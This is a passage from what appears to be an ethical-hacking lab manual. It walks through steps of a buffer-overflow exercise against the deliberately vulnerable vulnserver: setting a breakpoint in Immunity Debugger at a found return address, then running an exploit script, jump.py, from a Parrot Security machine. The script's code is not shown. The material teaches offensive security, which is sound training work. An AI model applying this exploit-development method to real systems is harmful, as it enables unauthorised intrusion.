
125. Close **Immunity Debugger** and the vulnerable server process.

Module 06 – System Hacking

126. Re-launch both **Immunity Debugger** and the vulnerable server as an administrator.
Now, **Attach** the **vulnserver** process to **Immunity Debugger**.
127. In the **Immunity Debugger** window, click the **Go to address in Disassembler** icon.




128. The **Enter expression to follow** pop-up appears; enter the identified return address in the text box (here, **625011af**) and click **OK**.



Module 06 – System Hacking

129. You will be pointed to **625011af** ESP; press **F2** to set up a breakpoint at the selected address, as shown in the screenshot.




130. Now, click on the **Run program** in the toolbar to run Immunity Debugger.

131. Switch to the **Parrot Security** virtual machine.

132. Maximize the **terminal** window, type **chmod +x jump.py**, and press **Enter** to change the mode to execute the Python script.

133. Now, type **./jump.py** and press **Enter** to execute the Python script.

Module 06 – System Hacking

